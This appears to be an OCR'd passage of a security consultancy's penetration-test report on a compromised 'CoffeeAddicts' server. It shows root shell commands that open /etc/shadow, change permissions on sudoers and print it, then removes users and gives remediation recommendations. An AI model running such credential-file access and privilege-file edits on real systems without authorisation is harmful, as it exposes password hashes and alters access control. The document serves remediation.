
```
root@CoffeeAddicts:/root# nano /etc/shadow
root@CoffeeAddicts:/root# cd /etc
root@CoffeeAddicts:/etc# ls
acpi                        debconf.conf        init                magic.mime          pollinate                   ssh
adduser.conf                debian_version      init.d              mailcap             popularity-contest.conf     ssl
alternatives                default             initramfs-tools     mailcap.order       profile                     subgid
apache2                     deluser.conf        inputrc             manpath.config      profile.d                   subgid-
apm                         depmod.d            iproute2            mdadm               protocols                   subuid
apparmor                    dhcp                iscsi               mime.types          python3                     subuid-
apparmor.d                  dictionaries-common issue               mke2fs.conf         python3.6                   sudoers
apport                      dnsmasq.d           issue.net           modprobe.d          rc0.d                       sudoers.d
apt                         dnsmasq.d-available kernel              modules             rc1.d                       sysctl.conf
at.deny                     dpkg                kernel-img.conf     modules-load.d      rc2.d                       sysctl.d
bash.bashrc                 emacs               landscape           mtab                rc3.d                       systemd
bash_completion             environment         ldap                mysql               rc4.d                       terminfo
bash_completion.d           ethertypes          ld.so.cache         nanorc              rc5.d                       timezone
bindresvport.blacklist      faces               ld.so.conf          netplan             rc6.d                       tmpfiles.d
binfmt.d                    fstab               ld.so.conf.d        network             rc5.d                       ucf.conf
byobu                       fuse.conf           legal               networkd-dispatcher resolv.conf                 udev
ca-certificates             gai.conf            libaudit.conf       networks            rmt                         ufw
ca-certificates.conf        groff               libnl-3             newt                rpc                         updatedb.conf
ca-certificates.conf.dpkg-old group             locale.alias        nsswitch.conf       rsyslog.conf                update-manager
calendar                    group-              locale.gen          opt                 rsyslog.d                   update-motd.d
console-setup               grub.d              localtime           os-release          screenrc                    update-notifier
cron.d                      gshadow             logcheck            overlayroot.conf    securetty                   vim
cron.daily                  gshadow-            login.defs          pam.conf            security                    vmware-tools
cron.hourly                 gss                 logrotate.conf      pam.d               selinux                     vtrgb
cron.monthly                hdparm.conf         logrotate.d         passwd              services                    wgetrc
crontab                     host.conf           lsb-release         passwd-             shadow                      X11
cron.weekly                 hostname            ltrace.conf         perl                shadow-                     xdg
cryptsetup-initramfs        hosts               lvm                 php                 shells                      zsh_command_not_found
crypttab                    hosts.allow         machine-id          pm                  skel
dbus-1                      hosts.deny          magic               polkit-1            sos.conf
root@CoffeeAddicts:/etc# ls -al | sudoers
sudoers: command not found
root@CoffeeAddicts:/etc# ls -al | grep sudoers
-r--r-----  1 root root        793 Apr  6  2021 sudoers
drwxr-xr-x  2 root root       4096 Apr  6  2021 sudoers.d
root@CoffeeAddicts:/etc# chmod 640 sudoers
root@CoffeeAddicts:/etc# ls -al | grep sudoers
-rw-r-----  1 root root        793 Apr  6  2021 sudoers
drwxr-xr-x  2 root root       4096 Apr  6  2021 sudoers.d
root@CoffeeAddicts:/etc#
```

```
root@CoffeeAddicts:/etc# cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
fixer   ALL=(root!)     ALL
badbyte ALL=(root) /opt/BadByte/shell
# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
root@CoffeeAddicts:/etc#
```

Removal of user *badbyte* and user *gus* from the server.




coffeaddicts (rooted) [Running]
GNU nano 2.9.3
/etc/shadow
fixer@CoffeeAddicts:~$ _


coffeaddicts (rooted) [Running]
GNU nano 2.9.3
/etc/passwd
Modified
File Name to Write: /etc/passwd
^G Get Help
M-D DOS Format
M-A Append
M-B Backup File
^C Cancel
M-M Mac Format
M-P Prepend
^T To Files

Conclusion

Coffee Addicts suffered a compromised website due to blatant exposure of the administrator username and password. This can be deemed as a very critical failure as these two authentication credentials should never be exposed openly at a public forum. Current policies toward password controls are inadequate and need to be strengthened for improved security. The compromised admin password found can easily be broken by a bruteforce attack. Also there is an unlimited amount of password tries with no lockout feature. Fortunately no critical business data was found to have been compromised.

Unencrypted connections provide an attack vector for malicious activities. HTTP traffic which passes through port 80 is widely considered to be unsecured. The web traffic that passes through this port remains in plain text. This traffic can easily be captured by network packet sniffers and any text information can be read.

Outdated web-servers provide another attack vector for malicious activities. Apache 2.4.29 has several known vulnerabilities which have been exposed. (ie. CVE-2018-17189, CVE-2017-15710, CVE-2018-1312, CVE-2018-1283). Known vulnerabilities allow for denial of service attacks making the site/network inaccessible to users, as well as remote code execution enabling attackers to create a shell/reverse shell into a system.

Through the investigation process the malicious attacker was found. It was identified that the attacker gained root privilege but had limited command usage. It can also be assumed due to the data breach that the attacker gained username information, having had access to the /etc/passwd file. The attacker, *badbyte*, was thereafter removed from the server. The username *gus* was also removed as this authentication ID was compromised. Other compromised usernames will also need to be removed and replaced.

Recommendations

The impact of the compromised web site to Coffee Addicts can be deemed minimal. The website is primarily used for blogging and no financial data or consequential information has been found compromised.

A-S-A Security Consultants recommend the following:

1. Ensure that username and password information are never exposed by any and all authorized users. Website blogs containing comments and posts are available for the public to see, including malicious actors.
2. Establish a strong password policy for all authorized users. Passwords should at least be 8 characters in length and contain special characters. *(NIST Special Publication 800-63B)
3. Disable all internet facing port services not necessary in the conduct of normal business operations.
4. Set firewall configuration rules to limit access of ssh port after six(6) failed attempts. Limiting attempts prevents brute force attacks. (*ufw limit ssh)*
5. Install SSL certificate in order to redirect traffic on http port 80 to https port 443 for security. Edit **.htaccess** for redirection configuration.
6. Upgrade from Open SSH 7.6p1 to latest version OpenSSH 9.0
7. Upgrade from Apache 2.4.29 to latest version Apache 2.4.53

*https://pages.nist.gov/800-63-3/sp800-63b.html